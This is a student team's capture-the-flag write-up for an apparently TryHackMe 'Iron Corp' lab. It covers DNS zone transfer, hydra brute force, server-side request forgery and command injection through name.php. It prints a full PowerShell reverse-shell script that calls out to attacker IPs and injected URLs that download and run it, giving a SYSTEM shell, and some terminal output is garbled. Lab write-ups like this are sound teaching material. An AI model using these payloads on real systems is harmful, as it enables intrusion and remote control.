



PenTest 2

Iron Crop

suspicious

Members

ID	Name	Role
1211104293	Noor Hannan Bin Noor Hamsuruddin	Leader
1211103154	Wan Muhammad Atif bin Taram Satiraksa	Member
1211102270	Yap Choo Kath Moon	Member


Steps: Recon and Enumeration

Members Involved: Wan Muhammad Atif bin Taram Satiraksa and Noor Hannan Bin Noor Hamsuruddin

Tools used: nmap, dig, hydra, Kali Linux, [SecLists](#)

Thought Process and Methodology and Attempts:

We begin by performing reconnaissance using nmap on the IP Address. First, we will add ironcorp.me into the list of hosts inside of the hosts file, usually located inside the etc directory of root users. In it, we specify the IP Address of the Ironcorp server by adding in (machine IP) and ironcorp.me.



The screenshot shows a terminal window with the title 'GNU nano 6.2'. It displays the contents of the /etc/hosts file. The file contains several entries, including local hostnames and their corresponding IP addresses. The entry for 'ironcorp.me' is present, along with other entries like 'laboratory.htb' and 'internal.ironcorp.me'. Below the hosts file, there is a section of comments for IPv6 hosts, which includes entries for 'localhost', 'ip6-loopback', 'ip6-allnodes', and 'ip6-allrouters'. The terminal window has a dark background with light-colored text.

```
GNU nano 6.2
127.0.0.1      localhost
127.0.1.1      kali
10.10.10.216   laboratory.htb
10.10.105.233 ironcorp.me
10.10.105.233 11025 admin.ironcorp.me
10.10.105.233 internal.ironcorp.me

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-loopback
ff02 ::1 ip6-allnodes
ff02 ::2 ip6-allrouters
```

Once that is done, we can begin using the nmap command on the terminal to proceed to nmap the machine IP and find any open ports we could possibly use to attempt to connect to ironcorp.me. An attempt to simply connect to ironcorp.me without specifying a port to use results in a “server not found” message.


```
(kali㉿kali)-[~]
$ nmap -p 1-15000 -Pn 10.10.77.0
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-03 03:08 EDT
Nmap scan report for ironcorp.me (10.10.77.0)
Host is up (0.22s latency).
Not shown: 14995 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
135/tcp   open  msrpc
3389/tcp  open  ms-wbt-server
8080/tcp  open  http-proxy
11025/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 134.76 seconds
```


So, we try to specify the server that we want to connect to by adding the port at the end of the link using :(port number). While connecting to port 8080, a site pops up but it does not seem to have any important information that we can use. Port 11025 also does not seem to have any useful information. We are unable to connect to any of the other ports that are open. We can see that port 53 is used by a domain service, hinting at a possible existence of subdomains. Therefore, we chose to use dig with AXFR protocol specified to see if we can find any other subdomains running on this IP.

```
(kali㉿kali)-[~] OPTIONS IMPORT: peer-id set
└─$ dig @10.10.77.0 ironcorp.me axfr +adjusting link_mtu to 1625
; <>> DiG 9.17.19-3-Debian <>> @10.10.77.0 ironcorp.me axfr -256-CBC
; (1 server found)
; global options: +cmd
; Outgoing Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
; Using 512 bit message hash 'SHA512' for HMAC authentication
ironcorp.me.3105120 IN  SOA  win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me.3105120 IN  NS   win-8vmbkf3g815. hash 'SHA512' for HMAC authentication
admin.ironcorp.me.3600 IN  A    127.0.0.1
internal.ironcorp.me.3600 IN  A    127.0.0.1
ironcorp.me.3105120 ROUTE 3600 ENA 10.0.0.1 SOA win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
; Query time: 308 msec
; SERVER: 10.10.77.0#53(10.10.77.0) (TCP) 1500 for tun0
; WHEN: Wed Aug 03 03:15:13 EDT 2022
; XFR size: 5 records (messages 1, bytes 238)/16 dev tun0
; /dev/tun0 0.0.0.0 net route via add 10.10.0.0/16 via 10.8.0.1 dev tun0 table 0 metric 1000
```

From the dig, we can see that there are 2 servers from ironcorp that are running internally, on IP 127.0.0.1. Attempting to connect to internal.ironcorp.me results in failure, but connecting to admin.ironcorp.me will prompt us to enter a password. We will then use hydra to brute force the prompt with [a password list provided by SecLists](#) which shows that we can access admin.ironcorp.me using the username “admin” and password “password123”.




Once inside `admin.ironcorp.me`, we are greeted to a page with the option to type in something into a search bar. While typing in most random words and sentences does not seem to return anything (besides the `r` key holding the value of the user query as shown below with the user searching for "fr"), typing in the subdomain `internal.ironcorp.me` which we were not able to gain access to earlier along with the same port outputted a text saying "You can find your name here", with the "here" text being clickable. Clicking on it sends us to `internal.ironcorp.me`, but still, we are not able to access the site.




Afterwards we did a few tests on said website and found that by hosting our own web server, we can get the subdomain `internal.ironcorp.me` (which we will refer to as **internal** from now on) to download external files from our machine into their system. Pictured below was how we found out about this vulnerability.

```
(1211102270㉿kali)-[~]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.18.30.85 - - [02/Aug/2022 01:58:40] "GET / HTTP/1.1" 200 -
10.18.30.85 - - [02/Aug/2022 01:58:50] code 404, message File not found
10.18.30.85 - - [02/Aug/2022 01:58:50] "GET /favicon.ico HTTP/1.1" 404 -
10.10.151.180 - - [02/Aug/2022 01:59:46] "GET /getin.txt HTTP/1.1" 200 -
```


```
[~]└─$ cat getin.txt  
Yap
```



From the previous page output, we know that there is some sort of name list in internal so we tried to query possible names for the file as well as possible keywords until we struck gold and found the filename “name.php” with the variable “name”. The page seems to output what is possibly a name in the list.



With this, we then tried to do several other common terminal commands in which we find that we can view the directory where the name.php file is located inside internal by inputting <http://internal.ironcorp.me:11025/name.php?name=Equinox|dir> into the search query.



Steps: Gaining initial foothold

Members Involved: Yap Choo Kath Moon

Tools used: Burp Suite, Github, python http.server, powershell.exe, foxy proxy, netcat

Thought Process and Methodology and Attempts:

Afterwards we were able to view the directory ,intercept the page in burp suite, and send it to the repeater. We then send the url link to the decoder. And we copy a shell from <https://github.com/vulware/powershell-reverse-shell/blob/master/powershell%20tcp%20reverse%20shell.ps1> and create a file from the copied code.

The screenshot shows the Burp Suite interface. The Request tab displays a GET request to `/internal` with various headers. The Response tab shows the raw HTML response, which includes a script that toggles the visibility of a `<pre>` block containing a powershell reverse shell payload. The payload itself is a complex command that creates a new volume, sets its serial number, and then executes a powershell command to download and run a shell.ps1 file from a specific URL.

```
1 GET /internal HTTP/1.1
2 Host: internal.ironcorp.me:11025
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12
131 } </STYLE>
132 <script type="text/javascript">
133 <!--
134     function lhook(id) {
135         var e = document.getElementById(id);
136         if(e.style.display == 'block')
137             e.style.display = 'none';
138         else
139             e.style.display = 'block';
140     }
141 //-->
142 </script>
143 <html>
144 <body>
145 <pre>
146 My name is: <b></b><pre>
147 Volume in drive E is New Volume
148 Volume Serial Number is D7B-E159
149
150 Directory of E:\xampp\htdocs\internal
151
152 08/02/2022 04:07 AM <DIR> ..
153 08/02/2022 04:07 AM <DIR> ..
154 08/02/2020 08:38 AM 53 .htaccess
155 04/11/2020 09:34 AM 131 index.php
156 04/11/2020 09:34 AM 142 name.php
157 08/02/2022 04:07 AM 503 shell.ps1
158
159 4 File(s) 829 bytes
160 2 Dir(s) 1,468,592,128 bytes free
161
162 </pre>
163 </body>
```

The screenshot shows a GitHub code editor displaying the `m3.ps1` file. The code is a PowerShell script that uses `New-Object System.Net.Sockets.TCPClient` to connect to a remote host at port 8000. It then reads data from the stream and writes it back, including a specific ASCII encoding string. The script ends with `$client.Close()`.

```
4 lines (2 sloc) | 789 Bytes
1 $client = New-Object System.Net.Sockets.TCPClient('52.66.18.212',8000);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = ([text.encoding]::ASCII).GetBytes("$sendback2 + $sendback + $ps + (pwd).Path + '");$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()}
```


The screenshot shows a Kali Linux terminal window titled `/home/kali/m3.ps1 - Mousepad`. The window contains the same PowerShell script as the GitHub editor, with minor syntax highlighting differences due to the terminal environment.

```
File Edit Search View Document Help
1 $client = New-Object System.Net.Sockets.TCPClient('10.18.30.85',4242);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = ([text.encoding]::ASCII).GetBytes("$sendback2 + $sendback + $ps + (pwd).Path + '");$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()}
```

In the decoder we edit the url from

<http://internal.ironcorp.me:11025/name.php?name=Equinox|dir> to

<http://internal.ironcorp.me:11025/name.php?name=Equinox|powershell.exe%20wget%20%22http://10.18.30.85:8000/m3.ps1%22%20-outfile%20%22E:/xampp/htdocs/internal/shell.ps1>. We use powershell.exe and wget to download the reverse shell from our device which we host on a python server. then we encode the link to the url. We then put the encoder url link into the repeater and send it.



```
Send Cancel < > Target: http://admin.ironcorp.me:11025 / HTTP/1.1

Request
Pretty Raw Hex Render ▾ ▾ ▾
1 GET /?r=
2 %69%6e%74%65%72%6e%61%6c%2e%65%72%6f%6e%69%6f%72%70%2e%6d%65%3a%30%32%30%25%32%30%25%32%45%3a%2f%78%61%6d%70%70%2f%68%74%64%6f%63%73%2f%69%6e%74%65%72%6e%61%6c%2f%73%68%65%6c%6c%2e%70%73%31%25%32%
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic YWRtaW4GCGFzc3dvcmQxMjM=
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
```

Pretty Raw Hex Render ▾ ▾ ▾

```
1 HTTP/1.1 200 OK
2 Date: Tue, 02 Aug 2022 11:07:05 GMT
3 Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
4 X-Powered-By: PHP/7.4.4
5 Content-Language: en-US
6 Content-Type: text/html; charset=UTF-8
7 Content-Length: 2865
8 Connection: close
9
10 <html>
11 <head>
12 <link href="https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9GcTlfLXaLeMSTt0j0XRREFgvdp8IYWhE9_t49PpAiJNvH7qpkL4" rel="icon" type="image/x-icon"/>
13 </script>
14 <title>Hello</title>
15 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
16 <!DOCTYPE html>
17 <body>
18 background: url(images/head.jpg);
19 background-size: 100% 700px;
20 background-repeat: no-repeat;
21 font-family: Tahoma;
22 color: white;
23
24 }
25 .side-panel {
26 margin: 0;
27 border: 0px;
28
```

As we can see the shell has been successfully uploaded onto the server.

admin.ironcorp.me:11025/?r=http://internal.i

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-D

My name is:

```
Volume in drive E is New Volume
Volume Serial Number is DE7B-E159

Directory of E:\xampp\htdocs\internal

08/03/2022 01:03 AM

08/03/2022 01:03 AM
.
.
.
03/27/2020 08:38 AM      53 .htaccess
04/11/2020 09:34 AM     131 index.php
04/11/2020 09:34 AM     142 name.php
08/03/2022 01:03 AM     503 shell.ps
4 File(s)           829 bytes
2 Dir(s)    1,468,309,504 bytes free
```

Ultimate search bar

Search: ***** Submit Query

We then edit the url link again on the decoder this time edit it into `http://internal.ironcorp.me:11025/name.php?name=Equinox|powershell.exe%20./shell.ps1` and encode it url again and put it into the repeater.

Before we send it, we have a netcat to listen to the port in the shell. And after we send the url link in the repeater, we gain the initial foothold in the machine.

```
(1211102270㉿kali)-[~]
$ rlwrap nc -nvlp 4242
listening on [any] 4242 ...
connect to [10.18.30.85] from (UNKNOWN) [10.10.105.233] 50107
whoami
nt authority\system
ls

Directory: E:\xampp\htdocs\internal

Mode LastWriteTime Length Name
-- -- -- --
-a-- 3/27/2020 8:38 AM 53 .htaccess
-a-- 4/11/2020 9:34 AM 131 index.php
-a-- 4/11/2020 9:34 AM 142 name.php
-a-- 8/2/2022 4:07 AM 503 shell.ps1
```

Once, we gain the access into the system navigate into C:\Users\Administrator\Desktop to find the user.txt, we then cat the user.txt, to get the user flag.

```
Mode LastWriteTime Length Name
-- 4/12/2020 1:27 AM Contacts
d-r— 4/12/2020 1:27 AM Desktop
d-r— 4/12/2020 1:27 AM Documents
d-r— 4/12/2020 1:27 AM Downloads
d-r— 4/12/2020 1:27 AM Favorites
d-r— 4/12/2020 1:27 AM Links
d-r— 4/12/2020 1:27 AM Music
d-r— 4/12/2020 1:27 AM Pictures
d-r— 4/12/2020 1:27 AM Saved Games
d-r— 4/12/2020 1:27 AM Searches
d-r— 4/12/2020 1:27 AM Videos
cd Desktop
ls

Directory: C:\Users\Administrator\Desktop
root.txt
Mode LastWriteTime Length Name
-- 3/28/2020 12:39 PM 37 user.txt
cat user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
PS C:\Users\Administrator\Desktop>
```

We then use the command get-acl C:\Users\SuperAdmin | fl to see what privilege our user have. We saw that we were denied full control of the file, but we tried to directly read the root.txt file in it. we tried cat C:\Users\SuperAdmin\Desktop\root.txt , and we found out that we can read it, and get the root flag.

```
get-acl C:\Users\SuperAdmin | fl

Path   : Microsoft.PowerShell.Core\FileSystem::C:\Users\SuperAdmin
Owner  : NT AUTHORITY\SYSTEM
Group  : NT AUTHORITY\SYSTEM
Access : BUILTIN\Administrators Deny  FullControl
          S-1-5-21-297466380-2647629429-287235700-1000 Allow  FullControl
Audit  :
Sddl   : O:SYG:SYD:PAI(D;OICI;FA;;;BA)(A;OICI;FA;;;S-1-5-21-297466380-264762942
          9-287235700-1000)
```

```
cat C:\Users\SuperAdmin\root.txt
cat C:\Users\SuperAdmin\Desktops\root.txt
cat C:\Users\SuperAdmin\Desktop\root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
PS C:\Users>
```

Contributions

At the end of the report, attach a table briefly mentioning each member's role and contribution:

ID	Name	Contribution	Signatures
1211104293	Noor Hannan bin Noor Hamsuruddin	Recon and enumeration, video editing, write up	<i>hannan</i>
1211102270	Yap Choo Kath Moon	Figured out the exploit for the initial foothold, 2nd half of presentation	<i>Yap</i>
1211103154	Wan Muhammad Atif bin Taram Satiraksa	Recon and enumeration, writeup, 1st half of presentation video	<i>Atif</i>

VIDEO LINK: <https://youtu.be/RIDfjnXVyno>